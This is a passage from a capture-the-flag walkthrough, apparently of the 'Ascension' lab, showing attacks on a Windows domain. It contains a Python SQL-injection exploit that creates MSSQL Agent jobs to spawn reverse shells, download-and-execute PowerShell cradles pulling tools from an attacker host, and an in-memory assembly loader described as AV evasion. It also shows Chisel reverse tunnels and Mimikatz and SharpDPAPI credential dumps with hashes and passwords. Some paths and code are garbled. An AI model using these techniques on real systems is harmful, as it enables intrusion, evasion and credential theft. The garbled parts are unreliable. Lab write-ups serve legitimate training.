'http://127.0.0.1:8080'}
    resp = requests.post('http://10.13.38.20/book-trip.php', data=data,
proxies=proxies)

if __name__ == '__main__':
    subsystem = argv[1]
    lhost = argv[2]
    lport = argv[3]

    s = AgentJobshell(subsystem, lhost, lport)
    s.exec_agent_job()

```

```

./ascension/enum ./exec-agent-job.py PowerShell 10.14.14.14 88
./ascension/enum ./exec-agent-job.py CmdExec 10.14.14.14 1337
./ascension/enum ./exec-agent-job.py CmdExec 10.14.14.14 1337

```

```

~ -./ascension/www clecrash ./xc -l -p 1337
[!] Auto-Plugins:
whomeui
web01\svc_dev
powershell
PS C:\WINDOWS\system32>

```

```

File Edit Selection Find View Goto Tools Project Preferences Help
exec-agent-job.py x
# /usr/bin/env python3
#
# from sys import argv
# from random import choices
# from string import ascii_lowercase
# import requests
#
# class AgentJobShell:
#     def __init__(self, subsystem, lhost, lport):
#         self.subsystem = subsystem
#         self.lhost = lhost
#         self.lport = lport
#         # Upload shell
#         if self.subsystem == 'PowerShell':
#             self._command = "'$([System.Web.Scripting.JavaScript]::"
#         elif self.subsystem == 'CmdExec':
#             self._command = "'c:\\Windows\\system32\\cmd.exe /c %USERPROFILE%\\music\\snowvcrash.exe'"+' '+ (self._lhost, self._lport)
#         def exec_agent_job(self):
#             rnd = ''.join(choices(ascii_lowercase, k=6))
#             sql_rce = """\
# USE msdb;
# EXEC msdb.dbo.sp_add_job @job_name = N'%s.job';
# EXEC msdb.dbo.sp_add_jobstep @job_name = N'%s.job', @step_name = N'%s.step', @subsystem = N'%s', @command = N'%s', @retry_attempts=1, @retry_interval=5, @proxy_id=1;
# EXEC msdb.dbo.sp_update_job @job_name = N'%s.job';
# EXEC msdb.dbo.sp_start_job N'%s.job';
# """.replace('%s', '') % (rnd, rnd, rnd, self._subsystem, self._command, rnd, rnd)
#             sql_template = """-- %s-- xyz"""
#             data = {'destination': sql_template, 'sql_rce': sql_rce, 'advises': '' , 'children': ''}
#             proxies = ['http': 'http://127.0.0.1:8888', 'https': 'http://127.0.0.1:8888']
#             resp = requests.post('http://10.13.38.20/book-trip.php', data=data, proxies=proxies)
#             if name == 'main':
#                 subsystem = argv[1]
#                 lhost = argv[2]
#                 lport = argv[3]
#                 s = AgentJobShell(subsystem, lhost, lport)
#                 s.exec_agent_job()
# 
```

Line 51, Column 1

Now we can grab the first flag and move on.

```

cd \users
cd \users
ls
ls

      Directory: C:\users

Mode                LastWriteTime         Length Name
----                -----          -----
d-----        1/21/2020   5:48 AM
d-----        10/10/2020  11:15 AM
d-----        10/14/2020  5:34 AM
d-----        10/19/2020  9:49 AM
d-r---        1/21/2020   5:03 AM
d-----        2/29/2020   2:29 PM
d-----        10/8/2020   7:08 AM
d-----        10/14/2020  5:36 AM
d-----        10/8/2020   7:08 AM

cd svc_dev\desktop
cd svc_dev\desktop
ls
ls

      Directory: C:\users\svc_dev\desktop

Mode                LastWriteTime         Length Name
----                -----          -----
-ar---        10/14/2020  10:38 AM           34 flag.txt

cat flag.txt
cat flag.txt
ASCENSION{y0ur_*****}

```

!Flag

```
1 - ASCENSION{y0ur_*****}
```

!Refs

- [Beyond xp_cmdshell: Owning the Empire through SQL Server](#)
- [Hacking SQL Server on Scale with PowerShell](#)
- [04. Command Execution - Security Knowledge Base](#)
- [FAQ and examples about the SQL Server Agent](#)
- [Simple example for creating and scheduling SQL Server Agent jobs](#)
- [Running a SSIS Package from SQL Server Agent Using a Proxy Account](#)

2. Intercept

After getting the initial shell on WEB01, I will run [Inveigh](#) to see what name resolution requests are flying around in the network:

```
PS > IEX(New-Object  
Net.WebClient).DownloadString("http://10.14.14.37/inveigh.ps1")  
PS > Invoke-Inveigh -IP 192.168.10.39 -ConsoleOutput N -FileOutput Y -NBNS Y -  
mDNS Y -Proxy Y -MachineAccounts Y -HTTP N
```

```
IEX(New-Object Net.WebClient).DownloadString("http://10.14.14.37/inveigh.ps1"); Invoke-Inveigh -IP 192.168.10.39 -ConsoleOutput N -FileOutput Y -NBNS Y -mDNS Y -Proxy Y -MachineAccounts Y -HTTP N  
IEX(New-Object Net.WebClient).DownloadString("http://10.14.14.37/inveigh.ps1"); Invoke-Inveigh -IP 192.168.10.39 -ConsoleOutput N -FileOutput Y -NBNS Y -mDNS Y -Proxy Y -MachineAccounts Y -HTTP N  
[*] Inveigh 1.506 started at 2021-01-15T13:27:19  
WARNING: [] Elevated Privilege Mode = Disabled  
[*] Primary IP Address = 192.168.10.39  
[*] Spoofer IP Address = 192.168.10.39  
[*] ADIDNS Spoofer = Disabled  
[*] DNS Spoofer = Enabled  
[*] DNS TTL = 30 Seconds  
[*] LLNR Spoofer = Enabled  
[*] LLNR TTL = 30 Seconds  
[*] mDNS Spoofer = Disabled  
[*] NBNS Spoofer For Types 00,20 = Enabled  
[*] NBNS TTL = 165 Seconds  
[*] SMB Capture = Disabled  
[*] HTTP Capture = Disabled  
[*] HTTPS Capture = Disabled  
[*] Kerberos TGT Capture = Disabled  
[*] Machine Account Capture = Enabled  
[*] Console Output = Disabled  
[*] File Output = Enabled  
[*] Output Directory = C:\users\svc_dev\music  
WARNING: [] Run Stop-Inveigh to stop  
cat Inveigh-Log.txt  
cat Inveigh-Log.txt  
[*] Inveigh 1.506 started at 2021-01-15T13:27:19  
[*] Elevated Privilege Mode = Disabled  
[*] Primary IP Address = 192.168.10.39  
[*] Spoofer IP Address = 192.168.10.39  
[*] ADIDNS Spoofer = Disabled  
[*] DNS Spoofer = Enabled  
[*] DNS TTL = 30 Seconds  
[*] LLNR Spoofer = Enabled  
[*] LLNR TTL = 30 Seconds  
[*] mDNS Spoofer = Disabled  
[*] NBNS Spoofer For Types 00,20 = Enabled  
[*] NBNS TTL = 165 Seconds  
[*] SMB Capture = Disabled  
[*] HTTP Capture = Disabled  
[*] HTTPS Capture = Disabled  
[*] Kerberos TGT Capture = Disabled  
[*] Machine Account Capture = Enabled  
[*] Console Output = Disabled  
[*] File Output = Enabled  
[*] Output Directory = C:\users\svc_dev\music  
Stop-Inveigh to stop  
[*] [2021-01-15T13:27:47] NBNS request FIN01<20> received from 192.168.10.39 [local query]  
[*] [2021-01-15T13:27:48] NBNS request FIN01<20> received from 192.168.10.39 [local query]  
[*] [2021-01-15T13:27:48] NBNS request FIN01<20> received from 192.168.10.39 [local query]  
[*] [2021-01-15T13:27:56] NBNS request FIN01<00> received from 192.168.10.39 [local query]  
[*] [2021-01-15T13:27:56] NBNS request FIN01<00> received from 192.168.10.39 [local query]  
[*] [2021-01-15T13:27:57] NBNS request FIN01<00> received from 192.168.10.39 [local query]  
[*] [2021-01-15T13:27:58] NBNS request FIN01<00> received from 192.168.10.39 [local query]  
[*] [2021-01-15T13:27:59] NBNS request FIN01<20> received from 10.13.38.20 [response sent]  
[*] [2021-01-15T13:27:59] LLNR request for FIN01 received from 10.13.38.20 [response sent]  
[*] [2021-01-15T13:28:00] NBNS request FIN01<00> received from 10.13.38.20 [response sent]  
[*] [2021-01-15T13:28:00] NBNS request FIN01<20> received from 10.13.38.20 [response sent]
```

Someone on the local box is repeatedly trying to resolve non-existent `FIN01` name. It gives me an idea that a scheduled task may be possibly involved to simulate this activity. I will attempt to run [Seatbelt](#) to list scheduled tasks, but it fails due to insufficient privileges. That's why I decide to get a meterpreter shell, migrate to another process and try again.

```
meterpreter > sysinfo  
Computer : WEB01  
OS : Windows 2016+ (10.0 Build 17763).  
Architecture : x64  
System Language : en_US  
Meterpreter : x64/windows  
meterpreter > getuid  
Server username: WEB01\svc_dev  
meterpreter > ps -U svc_dev  
Filtering on user 'svc_dev'  
  
Process List  
=====
```

PID	PPID	Name	Arch	Session	User	Path
440	8024	powershell.exe	x64	0	WEB01\svc_dev	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
804	5500	conhost.exe	x64	0	WEB01\svc_dev	C:\Windows\System32\conhost.exe
812	8024	cmd.exe	x64	0	WEB01\svc_dev	C:\Windows\System32\cmd.exe
920	812	UhlyEmgB.exe	x64	0	WEB01\svc_dev	C:\ProgramData\UhlyEmgB.exe
1268	7744	vm3dservice.exe	x64	1	WEB01\svc_dev	C:\Windows\System32\vm3dservice.exe
1484	168	cmd.exe	x64	0	WEB01\svc_dev	C:\Windows\System32\cmd.exe
1488	928	RuntimeBroker.exe	x64	1	WEB01\svc_dev	C:\Windows\System32\RuntimeBroker.exe
1704	928	RuntimeBroker.exe	x64	1	WEB01\svc_dev	C:\Windows\System32\RuntimeBroker.exe
1712	1484	xc.exe	x64	0	WEB01\svc_dev	C:\Users\svc_dev\Documents\xc.exe
1788	928	RuntimeBroker.exe	x64	1	WEB01\svc_dev	C:\Windows\System32\RuntimeBroker.exe
4124	1484	conhost.exe	x64	0	WEB01\svc_dev	C:\Windows\System32\conhost.exe
4336	760	svchost.exe	x64	1	WEB01\svc_dev	C:\Windows\System32\svchost.exe
5500	168	cmd.exe	x64	0	WEB01\svc_dev	C:\Windows\System32\cmd.exe
5932	2488	sihost.exe	x64	1	WEB01\svc_dev	C:\Windows\System32\sihost.exe
6464	760	svchost.exe	x64	1	WEB01\svc_dev	C:\Windows\System32\svchost.exe
7192	1908	taskhostw.exe	x64	1	WEB01\svc_dev	C:\Windows\System32\taskhostw.exe
7384	7744	vmtoolsd.exe	x64	1	WEB01\svc_dev	C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
7744	7708	explorer.exe	x64	1	WEB01\svc_dev	C:\Windows\explorer.exe
8024	5500	snowvcrash.exe	x64	0	WEB01\svc_dev	C:\Users\svc_dev\Music\snowvcrash.exe
8072	928	ShellExperienceHost.exe	x64	1	WEB01\svc_dev	C:\Windows\SystemApps\ShellExperienceHost_cw5n1h2txyewy\ShellExperienceHost.exe
8168	928	SearchUI.exe	x64	1	WEB01\svc_dev	C:\Windows\SystemApps\Microsoft.Windows.Cortana_cw5n1h2txyewy\SearchUI.exe
8480	440	rev.exe	x64	0	WEB01\svc_dev	C:\Users\svc_dev\Music\rev.exe

```
meterpreter > migrate 1488  
[*] Migrating from 8480 to 1488...  
[*] Migration completed successfully.
```

I will use [Invoke-Seatbelt.ps1](#) to launch Seatbelt from memory (Defender is active), and this time I am lucky to get some domain creds:

```
PS > IEX(New-Object  
Net.WebClient).DownloadString("http://10.14.14.4/inveigh.ps1")  
PS > Invoke-Seatbelt -Command ScheduledTasks
```

 **OFF TOP.** This method of bypassing AV signature analysis is really cool, btw. You can Gzip-compress and Base64-encode a .NET assembly to load it reflectively via PowerShell right from memory! [This](#) blog post covers the topic in depth, while I can use this simple script to prepare an executable to be injected into PowerShell code:

```

function Invoke-CompressEncodeAssembly
{
    $bytes = [System.IO.File]::ReadAllBytes("\path\to\binary.exe")
    [System.IO.MemoryStream] $output = New-Object System.IO.MemoryStream
    $gzipStream = New-Object System.IO.Compression.GzipStream($output,
[System.IO.Compression.CompressionMode]::Compress)
    $gzipStream.Write($bytes, 0, $bytes.Length)
    $gzipStream.Close()
    $output.Close()
    [byte[]] $byteOutArray = $output.ToArray()
    $encodedZipped = [System.Convert]::ToBase64String($byteOutArray)
    $encodedZipped
}

```

User `DAEDALUS\billing_user` is a local admin on WEB01, so I can set SOCKS tunnel with [Chisel](#), WinRM into the box and capture the second flag:

```

$ ./chisel server --reverse -p 8000
meterpreter > execute -cH -f "cmd /c c:\users\svc_dev\music\chisel.exe client
10.14.14.4:8000 R:socks"
$ proxychains4 -q cme smb 192.168.10.39 -u 'billing_user' -p
'D43d4lusBillingB055'
$ proxychains4 -q evil-winrm -u billing_user -p D43d4lusBillingB055 -i
192.168.10.39 -s `pwd` -e `pwd`

```

```

meterpreter > execute -cH -f "cmd /c c:\users\svc_dev\music\chisel.exe client 10.14.14.4:8000 R:socks"
Process 3876 created.
Channel 2 created.
meterpreter >

→ ~/tools/chisel ./chisel server --reverse -p 8000
2021/01/15 22:31:09 server: Reverse tunnelling enabled
2021/01/15 22:31:09 server: Fingerprint IH2+HFjh8bm5g2Gwcxx2e9EvMZZgpBbdYIUVB8VWzB=
2021/01/15 22:31:09 server: Listening on http://0.0.0.0:8000
2021/01/15 22:31:40 server: session#1: tun: proxy#R:127.0.0.1:1080=>socks: Listening

→ ~/..ascension/www proxychains4 -q cme smb 192.168.10.39 -u 'billing_user' -p 'D43d4lusBillingB055'
SMB      192.168.10.39  445  WEB01      [*] Windows Server 2019 Standard 17763 x64 (name:WEB01) (domain:daedalus.local) (signing:False) (SMBv1:True)
SMB      192.168.10.39  445  WEB01      [+] daedalus.local/billing_user:D43d4lusBillingB055 (Pwn3d!)
→ ~/..ascension/www proxychains4 -q evil-winrm -u billing_user -p D43d4lusBillingB055 -i 192.168.10.39 -s `pwd` -e `pwd`

Evil-WinRM shell v2.3
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\billing_user\Documents> cd \users\administrator\desktop
*Evil-WinRM* PS C:\users\administrator\desktop> ls

Directory: C:\users\administrator\desktop

Mode                LastWriteTime       Length Name
----                -----          ---- -
-a---        10/14/2020 10:39 AM         29 flag.txt

*Evil-WinRM* PS C:\users\administrator\desktop> cat flag.txt
ASCENSION{N0_c0mm@nd_*****}

```

!Flag

```
2 - ASCENSION{N0_c0mm@nd_*****}
```

!Bonus

When running Seatbelt with `-group=all`, I noticed another set of privileged credentials for MSSQL. It was extracted as a result of the `CredEnum` module execution:

```
PS > Invoke-Seatbelt -Command CredEnum
```


Now I can configure reverse port forwarding on `eth2` interface (that's my [Virtualbox host-only Ethernet adapter](#)) and log into MSSQL using SQL Server Management Studio on my Windows host:

```
meterpreter > execute -cH -f "cmd /c c:\users\svc_dev\music\chisel.exe client 10.14.14.4:8000 R;192.168.56.110:1433;127.0.0.1:1433"
```

```
meterpreter > execute -cH -f "cmd /c c:\users\svc_dev\music\chisel.exe client 10.14.14.4:8000 R:socks"
Process 3876 created.
Channel 2 created.
meterpreter > execute -cH -f "cmd /c c:\users\svc_dev\music\chisel.exe client 10.14.14.4:8000 R:192.168.56.110:1433:127.0.0.1:1433"
Process 9120 created.
Channel 3 created.
meterpreter >

+ ~/tools/chisel /chisel server --reverse -p 8000
2021/01/15 22:35:26 server: Reverse tunnelling enabled
2021/01/15 22:35:26 server: Fingerprint: pNSGbrMRD2YlZCE7q/sIlvU96m/kOcuQpwNpgrCNBg=
2021/01/15 22:35:26 server: Listening on http://0.0.0.0:8000
2021/01/15 22:35:28 server: session#1: tun: proxy#R:127.0.0.1:1080=>socks: Listening
2021/01/15 22:37:34 server: session#2: tun: proxy#R:192.168.56.110:1433=>1433: Listening

+ ~/ascension/www sudo netstat -tulpn | grep 1433
tcp        0      0 192.168.56.110:1433  0.0.0.0:*          LISTEN      15868/.chisel
+ ~/ascension/www
```



I also tried to get a shell as `NT SERVICE\mssqlserver` and then escalate to admin by abusing `SeImpersonatePrivilege` with [RoguePotato](#), but this attempt failed.

3-4. Contrails, Wingman

After obtaining admin privileges on WEB01, I will collect LSA secrets and get `DAEDALUS\svc_backup` user creds right off the bat from Credential Manager Mimikatz collector (`credman` section):

```
meterpreter > kiwi_cmd '"sekurlsa::logonPasswords full" "exit"
```

```

meterpreter > kiwi_cmd '"sekurlsa::logonPasswords full" "exit"'


Authentication Id : 0 ; 5691388 (00000000:0056d7fc)
Session           : RemoteInteractive from 2
User Name         : billing_user
Domain           : DAEDALUS
Logon Server     : DC1
Logon Time       : 1/15/2021 10:29:27 AM
SID              : S-1-5-21-4088429403-1159899800-2753317549-1603

msv :
[00000003] Primary
* Username : billing_user
* Domain   : DAEDALUS
* NTLM     : 65043c86ce4386582442450feed8ce53
* SHA1     : 8bee75965452b75aebd833e2b6061b5a93235354
* DPAPI    : 65e4a96cb0874827cab814fa7fe33472

tspkg :
wdigest :
* Username : billing_user
* Domain   : DAEDALUS
* Password : (null)

kerberos :
* Username : billing_user
* Domain   : DAEDALUS.LOCAL
* Password : (null)

ssp :
credman :
[00000000]
* Username : DAEDALUS\svc_backup
* Domain   : DAEDALUS\svc_backup
* Password : jkQXAnHKj#7w#XS$
```



As we will see later, that's not the intended way to get these credentials.

I will use [SharpDPAPI](#) to discover deeper hidden Data Protection secrets. I start from a meterpreter shell as `DAEDALUS\billing_user` within a Medium Mandatory Level process (UAC is enabled). It lets me pwn `DAEDALUS\svc_backup` in the intended way:

```
Cmd > .\SharpDPAPI.exe credentials /password:D43d4lusB111ngB055
```

```
C:\Users\billing_user\Music>.\sharpdpapi.exe credentials /password:D43d4lusBillingB055
.\sharpdpapi.exe credentials /password:D43d4lusBillingB055

[!] Action: User DPAPI Credential Triage
[!] Will decrypt user masterkeys with password: D43d4lusBillingB055
[!] Found MasterKey : C:\Users\billing_user\AppData\Roaming\Microsoft\Protect\5-1-5-21-4088429403-1159899800-2753317549-1603\96a4e7f0-7ae5-4a66-86c8-abb9aa484acd
[!] User master key cache:
{56a4e7f0-7ae5-4a66-86c8-abb9aa484acd}:1312251FB1AE77DEC889C6B88F391AD10BF59D87

[!] Triaging Credentials for current user

Folder      : C:\Users\billing_user\AppData\Roaming\Microsoft\Credentials\
CredFile    : C48FA9BC4637C67CB306A191C3C91E23

guidMasterKey   : {56a4e7f0-7ae5-4a66-86c8-abb9aa484acd}
size           : 430
flags          : 0x20000000 (CRYPTPROTECT_SYSTEM)
algHash/algCrypt: 32772 (CALG_SHA) / 26115 (CALG_3DES)
description    : Enterprise Credential Data

LastWritten    : 10/14/2020 5:35:22 AM
TargetName     : Domain\interactive=DAEDALUS\svc_backup
TargetAlias    :
Comment        :
UserName       : DAEDALUS\svc_backup
Credential     : jkQXAnHKj#7w#XS$
```

Then I will switch over to a High Mandatory Level meterpreter shell (still as `DAEDALUS\billing_user`) and enumerate master keys supplying a dummy password. Note, that only `Administrator.DAEDALUS` (domain admin) and `billing_user` master keys are successfully triaged:

```
Cmd > .\SharpDPAPI.exe masterkeys /password:Passw0rd!
```

```
C:\Users\billing_user\music.\sharpdpapi.exe masterkeys /password:PassWd!
.\sharpdpapi.user masterkeys /password:PassWd!

SharpDPAPI
v1.9.2

[*] Action: User DPAPI Masterkey File Triage
[*] Will decrypt user masterkeys with password: PassWd!

[*] Found MasterKey : C:\Users\Administrator\AppData\Roaming\Microsoft\Protect\S-1-5-21-197600473-3515118913-3158175032-500\508750b0-e8ff-a95-97c-08c76edeb759
[*] Error triaging C:\Users\Administrator\AppData\Roaming\Microsoft\Protect\S-1-5-21-197600473-3515118913-3158175032-500\308750b0-e8ff-a95-97c-08c76edeb759 : HMAC integrity check failed!
[*] Found MasterKey : C:\Users\Administrator\AppData\Roaming\Microsoft\Protect\S-1-5-21-197600473-3515118913-3158175032-500\96fbfb55-5618-46ff-b32b-5ae439a9dfa
[*] Found MasterKey : C:\Users\Administrator\AppData\Roaming\Microsoft\Protect\S-1-5-21-197600473-3515118913-3158175032-500\96fbfb55-5618-46ff-b32b-5ae439a9dfa : HMAC integrity check failed!
[*] Found MasterKey : C:\Users\Administrator\AppData\Roaming\Microsoft\Protect\S-1-5-21-197600473-3515118913-3158175032-500\77717445-e8ff-c48-9ed-05b2cb7097a
[*] Found MasterKey : C:\Users\Administrator\AppData\Roaming\Microsoft\Protect\S-1-5-21-197600473-3515118913-3158175032-500\77717445-e8ff-c48-9ed-05b2cb7097a : HMAC integrity check failed!
[*] Found MasterKey : C:\Users\Administrator\DAEDALUS\ProtectData\Roaming\Microsoft\Protect\S-1-5-21-408829403-115898900-275331745-500\33983771-4d2b-4e0a-97f6-31f61be3b05b
[*] Found MasterKey : C:\Users\billing_user\AppData\Roaming\Microsoft\Protect\S-1-5-21-408829403-115898900-275331745-1603\53a4e7fe-7aef-446e-8ec8-abbb9aa84acd
[*] Found MasterKey : C:\Users\MSQLSERVER\ApplData\Roaming\Microsoft\Protect\S-1-5-80-3880718306-3832830129-1677859214-2598158968-1052448003\29c91d6e-339c-4e04-9796-7243ca81ef3
[*] Error triaging C:\Users\MSQLSERVER\ApplData\Roaming\Microsoft\Protect\S-1-5-80-3880718306-3832830129-1677859214-2598158968-1052448003\29c91d6e-339c-4e04-9796-7243ca81ef3 : HMAC integrity check failed!
[*] Found MasterKey : C:\Users\MSQLSERVER\ApplData\Roaming\Microsoft\Protect\S-1-5-80-3880718306-3832830129-1677859214-2598158968-1052448003\2B4FCFC9-5473-c05-8514-35861FCBF022
[*] Error triaging C:\Users\MSQLSERVER\ApplData\Roaming\Microsoft\Protect\S-1-5-80-3880718306-3832830129-1677859214-2598158968-1052448003\2B4FCFC9-5473-c05-8514-35861FCBF022 : HMAC integrity check failed!
[*] Found MasterKey : C:\Users\MSQLSERVER\ApplData\Roaming\Microsoft\Protect\S-1-5-80-3880718306-3832830129-1677859214-2598158968-1052448003\1d3533e-af1e-48ed-ab39-72ed6fd4f77e
[*] Error triaging C:\Users\MSQLSERVER\ApplData\Roaming\Microsoft\Protect\S-1-5-80-3880718306-3832830129-1677859214-2598158968-1052448003\1d3533e-af1e-48ed-ab39-72ed6fd4f77e : HMAC integrity check failed!
[*] Found MasterKey : C:\Users\svr\dev\ApplData\Roaming\Microsoft\Protect\S-1-5-21-197600473-3515118913-3158175032-100\29c91d6e-339c-4e04-9796-7243ca81ef3
[*] Error triaging C:\Users\svr\dev\ApplData\Roaming\Microsoft\Protect\S-1-5-21-197600473-3515118913-3158175032-100\29c91d6e-339c-4e04-9796-7243ca81ef3 : HMAC integrity check failed!
[*] Found MasterKey : C:\Users\svr\dev\ApplData\Roaming\Microsoft\Protect\S-1-5-21-197600473-3515118913-3158175032-100\29c91d6e-339c-4e04-9796-7243ca81ef3
[*] Error triaging C:\Users\svr\dev\ApplData\Roaming\Microsoft\Protect\S-1-5-21-197600473-3515118913-3158175032-100\29c91d6e-339c-4e04-9796-7243ca81ef3 : HMAC integrity check failed!
[*] Found MasterKey : C:\Users\svc\dev\ApplData\Roaming\Microsoft\Protect\S-1-5-21-197600473-3515118913-3158175032-100\339190de-339c-4e04-9796-7243ca81ef3
[*] Error triaging C:\Users\svc\dev\ApplData\Roaming\Microsoft\Protect\S-1-5-21-197600473-3515118913-3158175032-100\339190de-339c-4e04-9796-7243ca81ef3 : HMAC integrity check failed!
[*] Found MasterKey : C:\Users\svc\dev\ApplData\Roaming\Microsoft\Protect\S-1-5-21-197600473-3515118913-3158175032-100\339190de-339c-4e04-9796-7243ca81ef3
[*] Error triaging C:\Users\svc\dev\ApplData\Roaming\Microsoft\Protect\S-1-5-21-197600473-3515118913-3158175032-100\339190de-339c-4e04-9796-7243ca81ef3 : HMAC integrity check failed!
[*] Found MasterKey : C:\Users\vc\dev\ApplData\Roaming\Microsoft\Protect\S-1-5-21-197600473-3515118913-3158175032-100\339190de-339c-4e04-9796-7243ca81ef3
[*] Error triaging C:\Users\vc\dev\ApplData\Roaming\Microsoft\Protect\S-1-5-21-197600473-3515118913-3158175032-100\339190de-339c-4e04-9796-7243ca81ef3 : HMAC integrity check failed!
[*] Found MasterKey : C:\Users\vc\dev\ApplData\Roaming\Microsoft\Protect\S-1-5-21-197600473-3515118913-3158175032-100\339190de-339c-4e04-9796-7243ca81ef3
[*] Error triaging C:\Users\vc\dev\ApplData\Roaming\Microsoft\Protect\S-1-5-21-197600473-3515118913-3158175032-100\339190de-339c-4e04-9796-7243ca81ef3 : HMAC integrity check failed!
[*] User master key cache:
[33985371-4a3b-43ab-a887-93f61bd3b05b]:91D387D1075B1653D0BE99FEBE646CF27FF9001BB
[56a4e7f-7ae5-4a66-86cc-abb9a44acd]:B86955FBAAAB01410A53DCFD5F5PEB7501248
```

Now I will attempt to decrypt all users' DPAPI credentials with DPAPI_SYSTEM secret:

```
Cmd > .\SharpDPAPI.exe machinecredentials
```

```
C:\Users\billing_user\music>.\sharpdpapi machinecredentials
.\sharpdpapi machinecredentials

[!] SharpDPAPI v1.9.2 - A .NET library for interacting with the Windows DPAPI

[*] Action: Machine DPAPI Credential Triage

[*] Elevating to SYSTEM via token duplication for LSA secret retrieval
[*] RevertToSelf()

[*] Secret : DPAPI_SYSTEM
[*]   full: E7BC9098EA7313E0B042679565EDF75CAD219106D3FE11B0F39C1F1E4EAEAO1DC393F563C6190EC7
[*]   m/u : E7BC9098EA7313E0B042679565EDF75CAD219106 / D3FE11B0F39C1F1E4EAEAO1DC393F563C6190EC7

